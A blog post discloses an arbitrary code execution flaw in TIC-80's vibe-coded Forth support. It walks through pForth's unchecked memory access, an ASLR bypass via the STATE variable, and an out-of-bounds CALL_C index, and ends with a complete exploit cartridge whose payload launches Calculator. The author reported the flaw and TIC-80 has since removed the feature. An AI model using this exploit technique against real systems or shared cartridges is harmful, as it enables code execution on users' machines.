


I want to start this post by saying that I am not outright against the use of AI in software development. I use AI development tools for my job, and sometimes on personal projects (but not when it means missing out on the fun parts, and not to generate awful, bland blog posts). On the other hand, I don’t like vibe coding, the practice of allowing an AI tool to produce most or all of your code without checking the output yourself. Vibe coding leads to low-quality code, and in the worst cases, this:
This video shows a cartridge being loaded in TIC-80, a fantasy console I like to tinker with. (A fantasy console, by the way, is a bit like a tiny game engine with deliberate retro-themed limitations.) Then, when I run the cartridge, the macOS calculator pops up over TIC-80.
This is arbitrary code execution. In an app which is meant to keep your code sandboxed, and allows you to browse and download user content from a public site. In other words: not good.
Forth
In the 1960s, Chuck Moore got fed up with the painfully long compile times of Rust Fortran programs, and began to build a tiny interpreter, allowing him to skip recompiling for every tiny change.
He continued to work on this interpreter across several projects, gradually building it up into more and more of a complete programming language, but never making anything more complex than it needed to be.
In particular, his interpreter didn’t have much in the way of syntax, because it didn’t need it.
Really, the language just sees its input as a sequence of space-separated tokens that each perform a simple action, passing data between them using a stack.
Once it got powerful enough, its interactive and flexible nature made it feel like a “fourth-generation” language, better than the contemporary third-generation systems.
And so, he named it Forth, because he didn’t know how to spell because the IBM 1130 could only handle five-character names.
None of that is especially relevant, but it should at least hint at the idea that Forth is a language that operates pretty close to the metal – anything else would be needless complexity, and a waste of the limited computing resources of the time. If you do want to read a proper history of Forth, check out Forth: The programming language that writes itself.
Forth… in TIC-80
TIC-80 has long had a reputation for supporting a huge array of programming languages. Like the majority of fantasy consoles, it supports Lua – it’s a very easy language to embed in other applications, and a very easy language to learn. Cartridges can switch to other languages using a special comment at the top of their code though, and the choices are many – Python, JavaScript, and Scheme, to name a few.
Earlier this year, a PR was opened to add Forth as another language for writing TIC-80 games.
It used a C implementation of Forth (more on that later), which is less traditional but far more portable than classic assembly Forth kernels, it adapted TIC-80 APIs to fit within the restrictions of the language, and it was most likely vibe coded.
In this PR there were some strange choices.
At one point every file was somehow chmod +x’d, and it contains the occasional AI-style comment that references some past failed attempt.
The author also directly commented on their own programming abilities in a discussion about AI usage.
I’ve tried to code for years before discovering I really suck at it. I’m more interested into the final result than in the process of writing the code.
All of this points to a set of changes that was reviewed lightly, or not at all, before being submitted for inclusion in the project.
Anyway, the way Forth support is implemented is generally quite similar to all other languages in TIC-80. There are some callbacks that set up and tear down the execution environment, more callbacks for each of the TIC-80 lifecycle functions, and bindings to the TIC-80 API. Besides the TIC-80 API functions (or words, as they are known in Forth), we need some standard words to make it a usable language, and these are part of the implementation of Forth that is being used.
In this case, that implementation is pForth. It’s a highly portable implementation, which is presumably why it was chosen for TIC-80, which supports almost as many host platforms as it does programming languages! pForth implements words based on the ANSI Standard, though it doesn’t comply 100% with that standard.
Now, let’s see some of them in action. The following code comes from TIC-80’s standard demo cartridge that you get when you run new forth:
VARIABLE px
VARIABLE py

: BOOT
  96 px !  24 py !
;

: TIC
  0 BTN IF  py @ 1- py ! THEN
  1 BTN IF  py @ 1+ py ! THEN
  2 BTN IF  px @ 1- px ! THEN
  3 BTN IF  px @ 1+ px ! THEN
  13 CLS
  1 px @ py @ 14 3 0 0 2 2 SPR
  S" HELLO WORLD!" 84 84 15 FALSE 1 FALSE PRINT DROP
;

It looks like this – the TIC-80 mascot in the middle can be moved around with the arrow keys, or the d-pad on a controller:
TIC-80 demo cartridge
I’ll break the code down bit by bit.
VARIABLE px
VARIABLE py
VARIABLE is used to define a variable in Forth. It looks at the next token in the input and creates a new word, reserving one cell (4 or 8 bytes, depending on the platform) of extra space for the value of the variable.
: BOOT
  96 px !  24 py !
;
: defines a new word called BOOT. From here until the closing ;, words will be compiled into BOOT instead of being run right away. BOOT is one of the TIC-80 callbacks, specifically one that gets called once when a cartridge starts to run.
96 px ! stores 96 into the px variable. The way this works is as follows:
- As a valid integer,
96gets pushed onto the stack. - Calling
pxputs a reference to that variable on the stack. - Calling
!stores the first value (96) into the variable referenced by the second value (px).
Unsurprisingly, 24 py ! works much the same way.
: TIC
  0 BTN IF  py @ 1- py ! THEN
  1 BTN IF  py @ 1+ py ! THEN
  2 BTN IF  px @ 1- px ! THEN
  3 BTN IF  px @ 1+ px ! THEN
Now we’re on to the TIC function, which TIC-80 will call once per frame (60 times a second, as long as the host computer can keep up) and which is responsible for updating the game state and drawing to the screen.
These first four lines handle the directional inputs.
In Forth, IF statements look like IF body THEN, and they will pop a value from the stack, then run the body if the value is non-zero.
Here, they are used to check if each of the first four buttons (up, down, left, and right) is pressed, then update the px and py values accordingly.
@ is the inverse of !, reading a value from a variable.
1+ and 1- increment and decrement the value on top of the stack respectively; they could also be written with two words each as 1 +/1 -, but most Forth developers would use these standard words.
  13 CLS
  1 px @ py @ 14 3 0 0 2 2 SPR
  S" HELLO WORLD!" 84 84 15 FALSE 1 FALSE PRINT DROP
;
Finally, the drawing code.
I won’t go into full detail for this; you can see the CLS, SPR and PRINT functions on the TIC-80 wiki if you want to know more.
All this does is clear the screen, draw the TIC-80 mascot sprite, and print “HELLO WORLD!”.
That’s everything – it’s a very simple demo cart after all!
More about variables
I mentioned above that calling a variable’s word puts a “reference” to it on the stack.
But what is that reference, and what do @ and ! do with it?
Let’s see.
I’ll add px .hex py .hex to the code. (.hex prints a value to the console in hexadecimal.)
>run
>79A60162E8 79A6016308
Now let me attach a debugger:
(lldb) p *(int*)0x79A60162E8
(int) 96
(lldb) p *(int*)0x79A6016308
(int) 24
Those are raw addresses in TIC-80’s memory.
@ and ! read and write from arbitrary addresses in the process’s memory, which was the original discovery that led me to try building an exploit.
Here’s the relevant code from pForth, simplified slightly. It casts values to pointers and dereferences them, with no safety checks:
#define DP_FETCH_CELL(address)  (*((const cell_t *)(uintptr_t)(address)))
#define DP_STORE_CELL(address, value)  *((cell_t *)(uintptr_t)(address)) = (cell_t)(value)

case ID_FETCH:
    TOS = DP_FETCH_CELL(TOS);
    break;
case ID_STORE:
    DP_STORE_CELL(TOS, M_POP);
    M_DROP;
    break;
Modern systems apply a random shift to the address space of processes (ASLR).
That means that any actually useful memory addresses will change every time TIC-80 is launched.
If I can get the address of a known variable though, I can use offsets from that, as the offsets don’t change.
px and py are allocated at runtime on the heap, so they aren’t very useful.
Luckily, there are a few system variables found in most Forth systems, including in pForth.
In pForth, these are global variables, so they have a fixed offset in the process.
I used the variable STATE, which tracks whether the Forth system is in interpreting or compiling mode.
What to write
So, with the ability to read and write arbitrary memory locations, what should I write? At this point, there are plenty of approaches that could be used – often the next step would be to corrupt the system stack to jump somewhere else in memory. But I came across another, easier opening in pForth.
How can pForth call TIC-80 functions?
In TIC-80, in a file named forth.c, all of the API functions are added to the Forth runtime using CreateGlueToC:
if (CreateGlueToC("CLS",    i++, C_RETURNS_VOID,  0) < 0) return -1;
if (CreateGlueToC("PRINT",  i++, C_RETURNS_VALUE, 0) < 0) return -1;
if (CreateGlueToC("PIX",    i++, C_RETURNS_VALUE, 0) < 0) return -1;
if (CreateGlueToC("PIX!",   i++, C_RETURNS_VOID,  0) < 0) return -1;
// ...continued...
And the actual functions are placed in an array:
CFunc0 CustomFunctionTable[] =
{
    (CFunc0)tic_forth_cls,          //  0  CLS
    (CFunc0)tic_forth_print,        //  1  PRINT
    (CFunc0)tic_forth_pix_get,      //  2  PIX
    (CFunc0)tic_forth_pix_set,      //  3  PIX!
Inside pForth, what this does is something like this (not valid code, just to demonstrate):
: CLS    CALL_C 0 ;
: PRINT  CALL_C 1 ;
: PIX    CALL_C 2 ;
: PIX!   CALL_C 3 ;
CALL_C is a built-in pForth instruction.
It doesn’t actually have a name that you can use from Forth; CreateGlueToC is normally the only way it will be compiled into a word.
Here’s what this instruction does, again simplified slightly:
case ID_CALL_C:
    SAVE_REGISTERS;
    Scratch = READ_CELL_DIC(InsPtr);
    InsPtr += PF_CELL_SIZE;
    CallUserFunction( Scratch & 0xFFFF,
        (Scratch >> 31) & 1,
        (Scratch >> 24) & 0x7F );
    LOAD_REGISTERS;
    break;

// ...

cell_t CallUserFunction( cell_t Index, int32_t ReturnMode, int32_t NumParams )
{
    cell_t P1, P2, P3, P4, P5;
    cell_t Result = 0;
    CFunc0 CF;

    CF = CustomFunctionTable[Index];

    switch( NumParams )
    {
    case 0:
        Result = ((CFunc0) CF) ( );
        break;
    case 1:
        P1 = POP_DATA_STACK;
        Result = ((CFunc1) CF) ( P1 );
        break;
    case 2:
        P2 = POP_DATA_STACK;
        P1 = POP_DATA_STACK;
        Result = ((CFunc2) CF) ( P1, P2 );
        break;
    // ...up to case 5...
    default:
        pfReportError("CallUserFunction", PF_ERR_NUM_PARAMS);
        EXIT(1);
    }

    if(ReturnMode == C_RETURNS_VALUE) PUSH_DATA_STACK( Result );

    return Result;
}
In plain English:
- Reads the next cell in the current word’s definition.
- Splits it into a 16-bit index, a 7-bit number of parameters (no idea why – it only supports up to 5), and a 1-bit return mode flag.
- Takes a function pointer from the right index in
CustomFunctionTable. - Pops the right number of arguments from the stack.
- Calls the function pointer.
- Pushes a return value if necessary.
Importantly, there is no bounds check on Index.
This is fine, as long as you trust the running Forth not to create its own CALL_C instructions.
But I can just… do that.
As long as I can write to somewhere between CustomFunctionTable[0] and CustomFunctionTable[65535], I can call any function by its address.
There is a slight catch here – the compiler automatically puts CustomFunctionTable into read-only memory, because it knows it’s never written to.
Luckily, read/write memory starts before the end of CustomFunctionTable, so I just used a high index.
Putting it all together
Finally, here is the complete exploit I used.
\ script: forth

HEX
\ Start of RW data segment
STATE 257DA8 - CONSTANT DATA
\ `system` function stub
STATE 42CCAC - CONSTANT FUNC
\ pForth ID_CALL_C token
17 CONSTANT ID_CALL_C
\ Offset of DATA in CustomFunctionTable
\ And flag for taking 1 argument
100160E CONSTANT CALL_IDX
DECIMAL
I start by defining some constants.
The first two use that STATE-relative address trick to defeat address space layout randomisation.
DATA is the first writable address, where I will write the function pointer.
FUNC is the address of system (not the one in libc, the stub that macOS uses for dynamic linking).
ID_CALL_C is 0x17, the instruction I’ll use to call the function.
CALL_IDX is the index that needs to come after ID_CALL_C – CustomFunctionTable[0x160E] has the same address as DATA.
: SYSTEM
	DATA @ >R
	FUNC DATA !
	[ ID_CALL_C , CALL_IDX , ]
	R> DATA !
;
This is a wrapper for the system function.
The first and last lines save and restore the value at DATA, moving it to the Forth return stack.
This avoids any side effects of modifying unrelated memory (I believe DATA actually points to a structure used by TIC-80’s menu system).
FUNC DATA ! writes the function pointer to memory.
The code between [ and ] is run during compilation.
It uses , to compile the CALL_C instruction and its argument into the SYSTEM word.
: BOOT S\" open -a Calculator\z" DROP SYSTEM ;
Finally, all that’s left is to call SYSTEM, passing the address of a null-terminated string (which is manually specified with \z in Forth).
: TIC
	9 CLS
	S" :(" 4 4 12 0 3 1 PRINT DROP
	S" Your computer ran into vibe-coding and exploded." 4 22 12 0 1 1 PRINT DROP
	S" Stop Code: ERROR_NO_SANDBOX." 4 30 12 0 1 1 PRINT DROP
;
Oh, and to display a silly message.
Summary
So, altogether:
- TIC-80’s Forth runtime gave me direct memory read/write access with
@and!. - It also implicitly trusted the compiled instructions, allowing me to create a fake native call.
- It exposed the address of a global variable (
STATE), defeating ASLR instantly.
I sent these findings to TIC-80’s lead developer nesbox, with a recommendation to remove Forth support from the next release, at least until a better, non-pForth-based implementation could be added. Shortly after, they did so, and released TIC-80 1.4.
What worries me is that this incident happened so easily. I don’t believe anyone truly tried to understand the code that was being added to TIC-80 here. One reviewer acknowledged that they didn’t know enough about pForth to provide a detailed review on that part of the PR, and nesbox’s comments on the PR suggest they reviewed it entirely with another AI tool.
Use AI tools if you like. Don’t use them to replace understanding.
Comments
Rules: Be excellent to each other!